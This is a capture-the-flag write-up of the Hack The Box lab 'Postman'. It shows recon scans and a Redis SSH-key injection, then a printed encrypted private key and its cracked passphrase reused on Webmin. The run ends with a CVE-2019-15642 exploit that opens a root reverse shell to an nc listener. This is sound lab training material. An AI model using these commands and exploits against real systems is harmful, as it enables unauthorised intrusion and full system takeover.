HTB: Postman
🧑🚀 published on Mon Jun 08 2026 · 3 min read
An Easy box that teaches two separate lessons: unauthenticated Redis is a direct shell primitive, and version numbers on admin panels are worth looking up before you give up and move on. The initial nmap scan shows a Webmin instance on port 10000, but it needs credentials. Easy to dismiss and come back to. The full port scan reveals Redis on 6379, no auth, which hands you a foothold as the redis user. From there a backup SSH key in /opt cracks quickly, and that password ends up being exactly what Matt uses to log into Webmin. CVE-2019-15642 on that Webmin version is an authenticated RCE that shells out as root.
Recon
…/labs/postman ❯ sudo nmap -sV -sC -T4 $DC
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 19:05 +0100
Nmap scan report for 10.129.18.102
Host is up (0.13s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-server-header: MiniServ/1.910
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Three ports. Webmin 1.910 is an old version. The first thing I looked up was CVE-2019-15642 - that’s an authenticated RCE that returns a shell as root. But it needs credentials, so it’s a privesc primitive waiting to be used, not an entry point.
Reference: github.com/jas502n/CVE-2019-15642
Port 80 is a static personal page with nothing actionable. Subdomain fuzzing found nothing. The initial scan only shows three ports, so I ran a full port scan while I enumerated what was already visible:
…/labs/postman ✗ sudo nmap -sV -sC -T4 -p- $DC
Nmap scan report for postman.htb (10.129.18.102)
NOT shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-server-header: MiniServ/1.910
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Redis on 6379. Version 4.0.9, and on HTB boxes Redis this old is almost always unauthenticated.
Redis SSH Key Injection
Redis is an in-memory key-value store. When it’s misconfigured without authentication, it exposes two commands that together enable arbitrary file writes anywhere the redis process has write permissions: CONFIG SET dir changes the directory where Redis saves its dump file, and CONFIG SET dbfilename sets the dump file’s name. If you set those to point to a user’s .ssh/ directory and stage a key as a Redis value, saving the database writes your public key into authorized_keys.
The redis service account on Linux typically has a home directory at /var/lib/redis. That directory usually contains a .ssh/ folder. With unauthenticated access, this is a direct foothold.
Reference: github.com/cancela24/Redis-Exploit-Misconfigured-Redis-Server-to-Inject-SSH-Keys
Redis-Exploit-Misconfigured-Redis-Server-to-Inject-SSH-Keys main ✗ python3 poc.py 10.129.18.102
[*] Starting Redis exploitation...
[*] Generating SSH key pair...
[+] SSH key pair generated successfully.
[*] Connecting to Redis server at 10.129.18.102...
[*] Flushing all keys from Redis...
OK
[*] Uploading public SSH key to Redis...
OK
[*] Configuring Redis to save keys to /var/lib/redis/.ssh/...
OK
OK
[*] Saving the key to disk on the Redis server...
OK
[+] Public SSH key injected successfully into /var/lib/redis/.ssh/authorized_keys.
[+] PoC completed. You can manually connect to the server using your private key. ssh -i id_rsa redis@<ip_address>
…/labs/postman ❯ ssh -i id_rsa redis@10.129.18.102
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
redis@Postman:~$ lsShell as redis.
From redis to Matt
redis@Postman:/var/www$ whoami
redis
redis@Postman:/var/www$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:/var/www$ ls /home
Matt
One user: Matt. Webmin was confirmed running as root:
root 769 0.0 3.1 95204 29336 ? Ss 19:04 0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.confChecking common places for interesting files, /opt had something:
redis@Postman:/$ ls /opt/
id_rsa.bak
redis@Postman:/$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
An encrypted RSA private key backup. Proc-Type: 4,ENCRYPTED means there’s a passphrase. ssh2john extracts a crackable hash, and john cracks it:
…/labs/postman ✗ john matt.hash --wordlist=/home/kanyo/tools/wordlists/rockyou.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 20 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
computer2008     (matt.bak)
Passphrase: computer2008. This is presumably Matt’s key given the filename and the fact that Matt is the only user. Trying SSH with the key:
…/labs/postman ✗ ssh -i matt.bak Matt@postman.htb
Enter passphrase for key 'matt.bak':
Connection closed by 10.129.18.102 port 22
SSH rejected it. The key is valid but Matt’s account has SSH access disabled or the authorized_keys doesn’t match. One other option: try computer2008 as Matt’s password on Webmin.
CVE-2019-15642: Webmin RCE

Matt:computer2008 worked:

Logged in as Matt on Webmin 1.910. CVE-2019-15642 is an authenticated RCE in this version. The vulnerability is in a Perl eval in the package update functionality that doesn’t sanitize its input, allowing arbitrary code execution under the account running Webmin - which is root. The original PoC was Python 2, so I ported it to Python 3 and adjusted it to trigger a reverse shell directly:
…/labs/postman ✗ python3 webmin_exploit_py3.py --rhost postman.htb --lhost 10.10.16.129 --lport 9999 -u Matt -p computer2008
[*] Webmin 1.910 RCE - CVE-2019-15642
[*] Target: https://postman.htb:10000/
[*] Auth: Matt:computer2008

[*] Authenticating...
[+] Got session ID: 13fa100fa711edabd027472b22c5d6e4

[*] Sending payload -> 10.10.16.129:9999
[+] Payload sent! Check your listener on port 9999
    nc -lvnp 9999
…/labs/postman ✗ nc -lvnp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.18.102 39388
id
uid=0(root) gid=0(root) groups=0(root)Root. No intermediate step from Matt to root - Webmin runs as root, the RCE runs as root, that’s it. Root flag.
The credential reuse between the SSH key passphrase and the Webmin login is the connection that makes this box work. It’s easy to give up on Webmin after the initial nmap scan when you don’t have creds yet. The Redis foothold and the backup key are the nudge to come back and try it. Password reuse on admin panels is extremely common in real environments, which is part of why this pattern shows up so often on HTB.